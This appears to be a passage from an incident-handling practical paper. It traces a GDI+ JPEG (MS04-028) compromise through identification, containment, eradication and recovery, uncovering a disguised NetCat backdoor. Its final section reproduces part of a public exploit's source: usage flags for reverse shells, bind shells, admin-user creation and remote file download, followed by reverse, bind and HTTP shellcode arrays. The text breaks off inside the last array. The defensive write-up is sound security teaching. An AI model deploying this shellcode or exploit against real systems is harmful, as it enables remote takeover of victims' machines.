
Virtually all of the tools chosen above are command line tools. In order to keep the results of the investigation as evidence, the results must be ported to files. These can be descriptively named text files, preferably all saved to a data folder on the thumb drive.

The IH begins with what the HOU discovered. The computer had a virus on it called Backdoor.Roxe. According to the Symantec site, this virus typically uses TCP port 55000. The first place to look will obviously be at which ports are currently active, either listening or connected. The incident handler places the thumb drive in an available USB port, and within a few seconds the Windows operating system recognizes it as a USB Mass Storage Device. The IH opens Windows explorer to see which drive letter has been assigned to the newly discovered device, and finds that it is H:\. Now the IH opens the H: drive and double clicks on the known cmd.exe file to open a command prompt. The first thing the IH does is copy the system time and date to the thumb drive to establish a timeline for the investigation by typing the following in the command prompt:

H:\time/t > data\time.txt

H:\date/t > data\time.txt

Next, the IH runs netstat:



A suspicious established port is detected. TCP port 1083 is connected to an outside machine. The results are ported to the thumb drive by repeating the command and appending the port to file attribute:

H:\netstst –an > data\netstat.txt

Next, the IH wants to see what application has made this connection. A good tool to use for this is fport. Running this tool yields the following:

```
H:\cmd.exe

H:\>  fport
FPort v2.0 - TCP/IP Process to Port Mapper
Copyright 2000 by Foundstone, Inc.
http://www.foundstone.com

Pid   Process            Port  Proto Path
776   svchost        ->  135   TCP   C:\WINDOWS\system32\svchost.exe
4     System         ->  139   TCP
4     System         ->  445   TCP
1128  usbdrv         ->  1083  TCP   c:\windows\usbdrv.exe
1492  WCESCOMM       ->  5679  TCP   C:\Program Files\Microsoft ActiveSync\WCESC
OMM.EXE

0     System         ->  123   UDP
0     System         ->  137   UDP
0     System         ->  138   UDP
776   svchost        ->  445   UDP   C:\WINDOWS\system32\svchost.exe
4     System         ->  500   UDP
1128  usbdrv         ->  1025  UDP   c:\windows\usbdrv.exe
1492  WCESCOMM       ->  1026  UDP   C:\Program Files\Microsoft ActiveSync\WCESC
OMM.EXE
4     System         ->  1027  UDP
1128  usbdrv         ->  1045  UDP   c:\windows\usbdrv.exe
0     System         ->  1073  UDP
0     System         ->  1118  UDP
0     System         ->  2967  UDP


H:\>
```

All right. A process called usbdrv with a process ID 1128, located in the Windows directory, is connected on TCP port 1083. Again the results are ported to the thumb drive:

H:\fport > data\fport.txt

Next, the IH wants to see who started the process. Using pulist, the IH recovered the following information:

```
H:\cmd.exe

H:\>pulist
Process           PID  User
Idle              0
System            4
smss.exe          364  NT AUTHORITY\SYSTEM
csrss.exe         416  NT AUTHORITY\SYSTEM
winlogon.exe      440  NT AUTHORITY\SYSTEM
services.exe      484  NT AUTHORITY\SYSTEM
lsass.exe         496  NT AUTHORITY\SYSTEM
ati2evxx.exe      748  NT AUTHORITY\SYSTEM
svchost.exe       776  NT AUTHORITY\SYSTEM
svchost.exe       844  NT AUTHORITY\SYSTEM
svchost.exe       1032
spoolsv.exe       1064 NT AUTHORITY\SYSTEM
mainserv.exe      1188 NT AUTHORITY\SYSTEM
DefWatch.exe      1232 NT AUTHORITY\SYSTEM
Rtvscan.exe       1276 NT AUTHORITY\SYSTEM
bt1.exe           1340 NT AUTHORITY\SYSTEM
inetinfo.exe      1712 NT AUTHORITY\SYSTEM
ati2evxx.exe      224  HOU
explorer.exe      336  HOU
opware32.exe      420  HOU
NVATray.exe       500  HOU
EM_EXEC.EXE       804  HOU
atiptaxx.exe      832  HOU
PsTrayIcon.exe    896  HOU
VPTray.exe        932  HOU
ctfmon.exe        1016 HOU
usbdrv.exe        1128 HOU
PProvider.exe     1140 HOU
PSFree.exe        1380 HOU
taskmngr.exe      1408 HOU
wcescomm.exe      1492 HOU
hpotdd01.exe      1308 HOU
WinCinemaMgr.exe  1736 HOU
systray.exe       1900 HOU
svchost.exe       204  NT AUTHORITY\SYSTEM
WINWORD.EXE       280  HOU
iexplore.exe      1048 HOU
cmd.exe           352  HOU
AcroRd32.exe      788  HOU
pulist.exe        1116 HOU

H:\>_
```

It seems that the process was started by the HOU. Again, this data is ported to the thumb drive:

H:\pulist > data\pulist.txt


A copy of the file is copied to the thumb drive for evaluation.

H:\copy c:\windows\usbdrv.exe H:\data\usbdrv.exe

Loadord.exe is run to see what files are started during system initialization. This is a windows program, so the results will have to be copied to the clipboard in order to be ported to the thumb drive using pclip.exe.

H:\pclip.exe > loadord.txt

Next, autorunsc.exe is run to see which programs are run during system startup. A portion of the result is shown below:




The last entry under the registry key HKLM\Software\Microsoft\Windows\CurrentVersion\Run has no additional information listed. Upon searching the Internet, it is discovered that although syslog is a valid name in a linux environment, syslogon is not part of the windows operating system. The fact that it is a command is worrisome. First, the results are ported to the thumb drive, then this file is copied to the thumb drive as well.

H:\Autorunsc.exe > data\autorunsc.txt

H:\copy c:\windows\syslogon.cmd h:\data\syslogon.cmd


It is decided that it is worthwhile to view the syslogon.cmd file, so it is opened for viewing at the command prompt:



The command string is obviously NetCat, with the filename changed to give it some obscurity from the untrained eye. Taskmngr.exe is not a known program, either. The name is very similar to taskmgr.exe used in windows to display running applications and processes, but when used in conjunction with NetCat the IH expects to discover that it is actually some sort of command shell. The IH is now able to say with surety that this can be declared an incident. The file taskmngr.exe is copied to the thumb drive as well:

H:\copy c:\windows\taskmngr.exe h:\data\taskmngr.exe

The contents of the thumb drive now looks like this:



It seems that the icon and descriptive text give the disguise away for taskmngr.exe. This is obviously the windows cmd.exe. Less than 30 minutes has elapsed since the investigation began. The IH is now ready to move on to containment.

Containment


The IH is pretty sure he knows what is going on now. Someone used the GDI+ exploit that was caught after the fact by a recently updated Symantec Anti-virus to exploit the system. This allowed the attacker to gain access. Next, the attacker copied over some files, renamed so as to blend in with the various other running processes. Lastly, a registry entry was added to run a batch script at every startup to re-establish a remote connection each time.

The IH is pretty sure that the attacker didn't use a rootkit, since these files would have been hidden by the attacker. At this point, the IH decides it safe to just pull the network plug. This will break the connection to the remote computer, but as far as the attacker is aware, the system could just have been shut down.

The IH explains to his friend what he discovered. He explained that even though they have the attacking machine's network address, it may be a false front, and the attacker might be several machines removed. The IH believes that notifying the police in this instance is not really worth it, since there is really no loss of business revenue, and the invasiveness of the incident is rather low. His buddy explains he doesn't want to go to court, he just wants him to fix it for him. The IH explains that he will leave the machine offline until he has finished cleaning up the traces of the intrusion, then it should be safe to connect again.

Eradication

The IH proceeds to remove the registry entry that was running the batch file at startup. The process IDs for taskmngr.exe and usbdrv.exe were 1408 and 1128 respectively. These processes need to be terminated as well. Pkill.exe can be used for this purpose, and the following was typed in the command line to do so:




Next, the other files discovered during the Identification phase are deleted as well. Copies are still on the thumb drive, and these along with the data retrieved from the investigation will need to have MD5 sums calculated and then be archived onto a CD when the IH returns home, just in case they are needed later for a criminal investigation, or as supporting evidence if it is discovered that the attacking machine's IP address turns out to be another 0ned box as well.

He helps his friend disable any un-needed user accounts and has him reset his password as well as the administrator password with sufficiently complex passwords to severely hinder cracking through normal means.

At this point, the IH restarts the machine and has his friend log back in. No fleeting command window appears anymore upon startup. Netstat is run again to verify that there is no established or listening port open that shouldn't be there.

The Trojan backdoor has been closed.



Recovery

The process doesn't end there, though. There is still the issue of patching the exploit that allowed the attacker access the first place. In order to download the necessary patch, the IH re-connects the computer to the network. He goes to Windows Update site and updates the operating system with all available security updates. The IH suggests to his friend that he upgrade to Service Pack 2. HOU says he wants to wait yet, he has heard some horror stories about people who have done so. The IH spends a few minutes explaining the increases in security that are built into Service Pack 2 and that for the most part, there have only been isolated problems with Service Pack 2, attributed to incompatibilities with certain third party software packages, and the inherent gains in security greatly outweigh the minimal problems experienced by only a few. The HOU is eventually convinced and SP2 is installed as well. As an added bonus, the included Firewall is active by default.

Since it is possible that Microsoft Office products also use separate versions of the gdiplus.dll, he goes to Office Update and updates the Office software as well. Other third party software packages may have installed their own versions of gdiplus.dll, also. The IH downloads a GDI scanning tool from SANS at http://isc.sans.org/gdiscan.php and runs it do discover if there are any more vulnerable versions on the computer. It turns up clean.

Next, the IH runs live update for Symantec to retrieve the latest anti-virus signatures and does a full system scan. This also turns up clean. He empties the quarantine of the discovered Trojan while he has it open as well.

Lessons Learned

It is important to download the latest anti-virus signature files in a timely manner. Just as important is applying all security patches that are released by Microsoft as soon as they are available. This becomes especially important once exploits for known security flaws are discovered in the wild.

Recording a baseline of the typical processes and ports used on a machine allow for easy comparison with actual processes and ports on a reoccurring basis and discovery of new processes or ports can be investigated immediately.

Downloading the GDI scanning tool from SANS at http://isc.sans.org/gdiscan.php and running it will allow system administrators to discover if there are any vulnerable versions on the computer.

Works Cited

Aleph One. Smashing The Stack For Fun And Profit. Insecure.org. (18 Oct. 2004) <http://www.insecure.org/stf/smashstack.txt>

Buffer Overrun in JPEG Processing (GDI+) Could Allow Code Execution [MS04-028]. 14 Sept. 2004. Security Focus BugTraq. (20 Oct. 2004) <http://www.securityfocus.com/archive/1/375156/2004-09-13/2004-09-19/0>

Burdach, Mariusz. BU Rootkit.pdf. 18 August 2004. SANS Reading Room. (24 October 2004) <www.giac.org/practical/GCIH/Mariusz_Burdach_GCIH.pdf>

CAN-2004-0200 (under review). Common Vulnerabilities and Exposures. (22 Oct. 2004) <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-0200>

DilDog. The Tao of Windows Buffer Overflow. Cult of the Dead Cow. (19 Oct. 2004) <http://www.cultdeadcow.com/cDc_files/cDc-351/>

Donaldson, Mark. Inside the Buffer Overflow Attack: Mechanism, Method, & Prevention. 3 April 2004. SANS Reading Room. (24 Oct. 2004) <http://www.sans.org/rr/papers/index.php?id=386>

Florio, Elia. Windows JPEG GDI+ Overflow Administrator Exploit (MS04-028). 26 Sept. 2004 Leftworld.net Networks Security. (17 Oct. 2004) <http://www.leftworld.net/wenzhang/show.php?id=785>

FoToZ. K-OTik: JPEG GDI+ Overflow Shellcoded Exploit (MS04-028). K-OTik. (17 Oct. 2004) <http://www.k-otik.com/exploits/09222004.ms04-28-cmd.c.php>

Haisley, Michael. Handler's Diary September 23rd 2004. 23 Sept. 2004 SANS. (17 Oct. 2004) <http://isc.sans.org/diary.php?date=2004-09-23>

JPEG File Structure. (22 Oct. 2004) <http://www.geocities.com/tapsemi/datastruct.html>

M4Z3R. JpegOfDeath.M.c v0.6.a All in one Bind/Reverse/Admin/FileDownload. 23 Sept. 2004 Packet Storm Security. (17 Oct. 2004) <http://www.packetstormsecurity.org/0409-exploits/JpegOfDeathAll.c>

Microsoft Multiple Products JPEG Processing Buffer Overflow Vulnerability. 15 Sept. 2004. Secunia. (17 Oct. 2004) <http://secunia.com/advisories/12528/>

Microsoft Security Bulletin MS04-028: Buffer Overrun in JPEG Processing (GDI+) Could Allow Code Execution. Version 2.0. 12 Oct. 2004. Microsoft TechNet. (18 Oct. 2004) <http://www.microsoft.com/technet/security/bulletin/MS04-028.mspx>

Meunier, Pascal. CS390S: Buffer Overflows. 27 Aug. 2004. Purdue University. (18 Oct. 2004) <http://www.cs.purdue.edu/homes/cs390s/LectureNotes/Buffer_Overflows.ppt>

Murat. Buffer Overflows Demystified. EnderUNIX. (23 Oct. 2004) <http://www.enderunix.org/docs/eng/bof-eng.txt>

Sygate Security Alert - Microsoft Windows GDI+ .jpg Processing Buffer Overflow Vulnerability. 16 Sept. 2004. Sygate. (18 Oct. 2004) <http://www.sygate.com/alerts/SSR20040916-0001.htm>

Symantec Security Response – Backdoor.Roxe. 29 Sept. 2004. Symantec (8 Nov. 2004) <http://securityresponse.symantec.com/avcenter/venc/data/backdoor.roxe.html>

Technical Cyber Security Alert TA04-260A. 16 Sept. 2004. United States Computer Emergency Readiness Team. (22 Oct. 2004) <http://www.us-cert.gov/cas/techalerts/TA04-260A.html>

Zalewski, Michal. The new P0f. (5 Nov. 2004) < http://lcamtuf.coredump.cx/p0f.shtml>

References

Aleph One. Smashing The Stack For Fun And Profit. Insecure.org. (18 Oct. 2004) <http://www.insecure.org/stf/smashstack.txt>

CAN-2004-0200 (under review). Common Vulnerabilities and Exposures. (22 Oct. 2004) <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-0200>

DilDog. The Tao of Windows Buffer Overflow. Cult of the Dead Cow. (19 Oct. 2004) <http://www.cultdeadcow.com/cDc_files/cDc-351/>

Donaldson, Mark. Inside the Buffer Overflow Attack: Mechanism, Method, & Prevention. 3 April 2004. SANS Reading Room. (24 Oct. 2004) <http://www.sans.org/rr/papers/index.php?id=386>

M4Z3R. JpegOfDeath.M.c v0.6.a All in one Bind/Reverse/Admin/FileDownload. 23 Sept. 2004 Packet Storm Security. (17 Oct. 2004) <http://www.packetstormsecurity.org/0409-exploits/JpegOfDeathAll.c>

Microsoft Security Bulletin MS04-028: Buffer Overrun in JPEG Processing (GDI+) Could Allow Code Execution. Version 2.0. 12 Oct. 2004. Microsoft TechNet. (18 Oct. 2004) <http://www.microsoft.com/technet/security/bulletin/MS04-028.mspx>

The text in blue is added by me. This calls attention to various markers used in JPEG file types. The text in purple is also added by me, and constitutes some counting I did to follow what bytes were being placed

/// **File Name:** JpegOfDeathAll.c
Description: GDI+ JPEG remote exploit that is a modified version of the FoToZ exploit that has reverse connect-back functionality as well as a bind feature that will work with all NT based OSes. This even-moreso enhanced version also has the ability add a user to the administrative group and can perform a file download.
Author: M4Z3R
File Size: 24246
Related CVE(s): CAN-2004-0200
Last Modified: Sep 29 07:30:33 2004
MD5 Checksum: f7f34642b20f482a8ce7f619bb239501

where in the completed reverse shell bind exploit.

```
/*
* Exploit Name:
* =============
*  JpegOfDeath.M.c v0.6.a All in one Bind/Reverse/Admin/FileDownload
* =============
* Tweaked Exploit By M4Z3R For GSO
* All Credits & Greetings Go To:
* ==========
*  FoToZ, Nick DeBaggis, MicroSoft, Anthony Rocha, #romhack
*  Peter Winter-Smith, IsolationX, YpCat, Aria Giovanni,
*  Nick Fitzgerald, Adam Nance (where are you?),
*  Santa Barbara, Jenna Jameson, John Kerry, so1o,
*  Computer Security Industry, Rom Hackers,  My chihuahuas
*  (Rocky, Sailor, and Penny)...
* ==========
* Flags Usage:
* -a: Add User X with Pass X to Admin Group;
*  IE: Exploit.exe -a pic.jpg
* -d: Download a File From an HTTP Server;
*  IE: Exploit.exe -d http://YourWebServer/Patch.exe pic.jpg
* -r: Send Back a Shell To a Specified IP on a Specific Port;
*  IE: Exploit.exe -r 192.168.0.1 -p 123 pic.jpg (Default Port is 1337)
* -b: Bind a Shell on The Exploited Machine On a Specific Port;
*  IE: Exploit.exe -b -p 132 pic.jpg (Default Port is 1337)
* Disclaimer:
* ==========
* THIS SOFTWARE IS PROVIDED BY THE AUTHOR ``AS IS'' AND ANY EXPRESS OR
* IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE IMPLIED WARRANTIES
* OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE ARE DISCLAIMED.
* IN NO EVENT SHALL THE AUTHOR BE LIABLE FOR ANY DIRECT, INDIRECT,
* INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL DAMAGES (INCLUDING, BUT
* NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS OR SERVICES; LOSS OF USE,
* DATA, OR PROFITS; OR BUSINESS INTERRUPTION) HOWEVER CAUSED AND ON ANY
* THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT LIABILITY, OR TORT
* (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY OUT OF THE USE OF
* THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF SUCH DAMAGE
*
*/

#include <stdio.h>
```

```
#include <stdlib.h>
#include <string.h>
#include <windows.h>
#include <winsock.h>
#pragma comment(lib, "ws2_32.lib")

// Exploit Data...

char reverse_shellcode[] =
"\xD9\xE1\xD9\x34"
"\x24\x58\x58\x58\x58\x80\xE8\xE7\x31\xC9\x66\x81\xE9\xAC\xFE\x80"
"\x30\x92\x40\xE2\xFA\x7A\xA2\x92\x92\x92\xD1\xDF\xD6\x92\x75\xEB"
"\x54\xEB\x7E\x6B\x38\xF2\x4B\x9B\x67\x3F\x59\x7F\x6E\xA9\x1C\xDC"
"\x9C\x7E\xEC\x4A\x70\xE1\x3F\x4B\x97\x5C\xE0\x6C\x21\x84\xC5\xC1"
"\xA0\xCD\xA1\xA0\xBC\xD6\xDE\xDE\x92\x93\xC9\xC6\x1B\x77\x1B\xCF"
"\x92\xF8\xA2\xCB\xF6\x19\x93\x19\xD2\x9E\x19\xE2\x8E\x3F\x19\xCA"
"\x9A\x79\x9E\x1F\xC5\xB6\xC3\xC0\x6D\x42\x1B\x51\xCB\x79\x82\xF8"
"\x9A\xCC\x93\x7C\xF8\x9A\xCB\x19\xEF\x92\x12\x6B\x96\xE6\x76\xC3"
"\xC1\x6D\xA6\x1D\x7A\x1A\x92\x92\x92\xCB\x1B\x96\x1C\x70\x79\xA3"
"\x6D\xF4\x13\x7E\x02\x93\xC6\xFA\x93\x93\x92\x92\x6D\xC7\x8A\xC5"
"\xC5\xC5\xC5\xD5\xC5\xD5\xC5\x6D\xC7\x86\x1B\x51\xA3\x6D\xFA\xDF"
"\xDF\xDF\xDF\xFA\x90\x92\xB0\x83\x1B\x73\xF8\x82\xC3\xC1\x6D\xC7"
"\x82\x17\x52\xE7\xDB\x1F\xAE\xB6\xA3\x52\xF8\x87\xCB\x61\x39\x54"
"\xD6\xB6\x82\xD6\xF4\x55\xD6\xB6\xAE\x93\x93\x1B\xCE\xB6\xDA\x1B"
"\xCE\xB6\xDE\x1B\xCE\xB6\xC2\x1F\xD6\xB6\x82\xC6\xC2\xC3\xC3\xC3"
"\xD3\xC3\xDB\xC3\xC3\x6D\xE7\x92\xC3\x6D\xC7\xBA\x1B\x73\x79\x9C"
"\xFA\x6D\x6D\x6D\x6D\x6D\xA3\x6D\xC7\xB6\xC5\x6D\xC7\x9E\x6D\xC7"
"\xB2\xC1\xC7\xC4\xC5\x19\xFE\xB6\x8A\x19\xD7\xAE\x19\xC6\x97\xEA"
"\x93\x78\x19\xD8\x8A\x19\xC8\xB2\x93\x79\x71\xA0\xDB\x19\xA6\x19"
"\x93\x7C\xA3\x6D\x6E\xA3\x52\x3E\xAA\x72\xE6\x95\x53\x5D\x9F\x93"
"\x55\x79\x60\xA9\xEE\xB6\x86\xE7\x73\x19\xC8\xB6\x93\x79\xF4\x19"
"\x9E\xD9\x19\xC8\x8E\x93\x79\x19\x96\x19\x93\x7A\x79\x90\xA3\x52"
"\x1B\x78\xCD\xCC\xCF\xC9\x50\x9A\x92\x65\x6D\x44\x58\x4F\x52";
//371 bytes

char bind_shellcode[] =
"\xD9\xE1\xD9\x34\x24\x58\x58\x58"
"\x58\x80\xE8\xE7\x31\xC9\x66\x81\xE9\x97\xFE\x80\x30\x92\x40\xE2"
"\xFA\x7A\xAA\x92\x92\x92\xD1\xDF\xD6\x92\x75\xEB\x54\xEB\x77\xDB"
"\x14\xDB\x36\x3F\xBC\x7B\x36\x88\xE2\x55\x4B\x9B\x67\x3F\x59\x7F"
"\x6E\xA9\x1C\xDC\x9C\x7E\xEC\x4A\x70\xE1\x3F\x4B\x97\x5C\xE0\x6C"
"\x21\x84\xC5\xC1\xA0\xCD\xA1\xA0\xBC\xD6\xDE\xDE\x92\x93\xC9\xC6"
"\x1B\x77\x1B\xCF\x92\xF8\xA2\xCB\xF6\x19\x93\x19\xD2\x9E\x19\xE2"
"\x8E\x3F\x19\xCA\x9A\x79\x9E\x1F\xC5\xBE\xC3\xC0\x6D\x42\x1B\x51"
"\xCB\x79\x82\xF8\x9A\xCC\x93\x7C\xF8\x98\xCB\x19\xEF\x92\x12\x6B"
"\x94\xE6\x76\xC3\xC1\x6D\xA6\x1D\x7A\x07\x92\x92\x92\xCB\x1B\x96"
"\x1C\x70\x79\xA3\x6D\xF4\x13\x7E\x02\x93\xC6\xFA\x93\x93\x92\x92"
"\x6D\xC7\xB2\xC5\xC5\xC5\xC5\xD5\xC5\xD5\xC5\x6D\xC7\x8E\x1B\x51"
"\xA3\x6D\xC5\xC5\xFA\x90\x92\x83\xCE\x1B\x74\xF8\x82\xC4\xC1\x6D"
"\xC7\x8A\xC5\xC1\x6D\xC7\x86\xC5\xC4\xC1\x6D\xC7\x82\x1B\x50\xF4"
"\x13\x7E\xC6\x92\x1F\xAE\xB6\xA3\x52\xF8\x87\xCB\x61\x39\x1B\x45"
"\x54\xD6\xB6\x82\xD6\xF4\x55\xD6\xB6\xAE\x93\x93\x1B\xEE\xB6\xDA"
"\x1B\xEE\xB6\xDE\x1B\xEE\xB6\xC2\x1F\xD6\xB6\x82\xC6\xC2\xC3\xC3"
"\xC3\xD3\xC3\xDB\xC3\xC3\x6D\xE7\x92\xC3\x6D\xC7\xA2\x1B\x73\x79"
"\x9C\xFA\x6D\x6D\x6D\x6D\x6D\xA3\x6D\xC7\xBE\xC5\x6D\xC7\x9E\x6D"
```

```
"\xC7\xBA\xC1\xC7\xC4\xC5\x19\xFE\xB6\x8A\x19\xD7\xAE\x19\xC6\x97"
"\xEA\x93\x78\x19\xD8\x8A\x19\xC8\xB2\x93\x79\x71\xA0\xDB\x19\xA6"
"\x19\x93\x7C\xA3\x6D\x6E\xA3\x52\x3E\xAA\x72\xE6\x95\x53\x5D\x9F"
"\x93\x55\x79\x60\xA9\xEE\xB6\x86\xE7\x73\x19\xC8\xB6\x93\x79\xF4"
"\x19\x9E\xD9\x19\xC8\x8E\x93\x79\x19\x96\x19\x93\x7A\x79\x90\xA3"
"\x52\x1B\x78\xCD\xCC\xCF\xC9\x50\x9A\x92\x65\x6D\x44\x58\x4F\x52";

char http_shellcode[]=
"\xEB\x0F\x58\x80\x30\x17\x40\x81\x38\x6D\x30\x30\x21\x75\xF4"
"\xEB\x05\xE8\xEC\xFF\xFF\xFF\xFE\x94\x16\x17\x17\x4A\x42\x26"
"\xCC\x73\x9C\x14\x57\x84\x9C\x54\xE8\x57\x62\xEE\x9C\x44\x14"
"\x71\x26\xC5\x71\xAF\x17\x07\x71\x96\x2D\x5A\x4D\x63\x10\x3E"
"\xD5\xFE\xE5\xE8\xE8\xE8\x9E\xC4\x9C\x6D\x2B\x16\xC0\x14\x48"
"\x6F\x9C\x5C\x0F\x9C\x64\x37\x9C\x6C\x33\x16\xC1\x16\xC0\xEB"
"\xBA\x16\xC7\x81\x90\xEA\x46\x26\xDE\x97\xD6\x18\xE4\xB1\x65"
"\x1D\x81\x4E\x90\xEA\x63\x05\x50\x50\xF5\xF1\xA9\x18\x17\x17"
"\x17\x3E\xD9\x3E\xE0\xFE\xFF\xE8\xE8\xE8\x26\xD7\x71\x9C\x10"
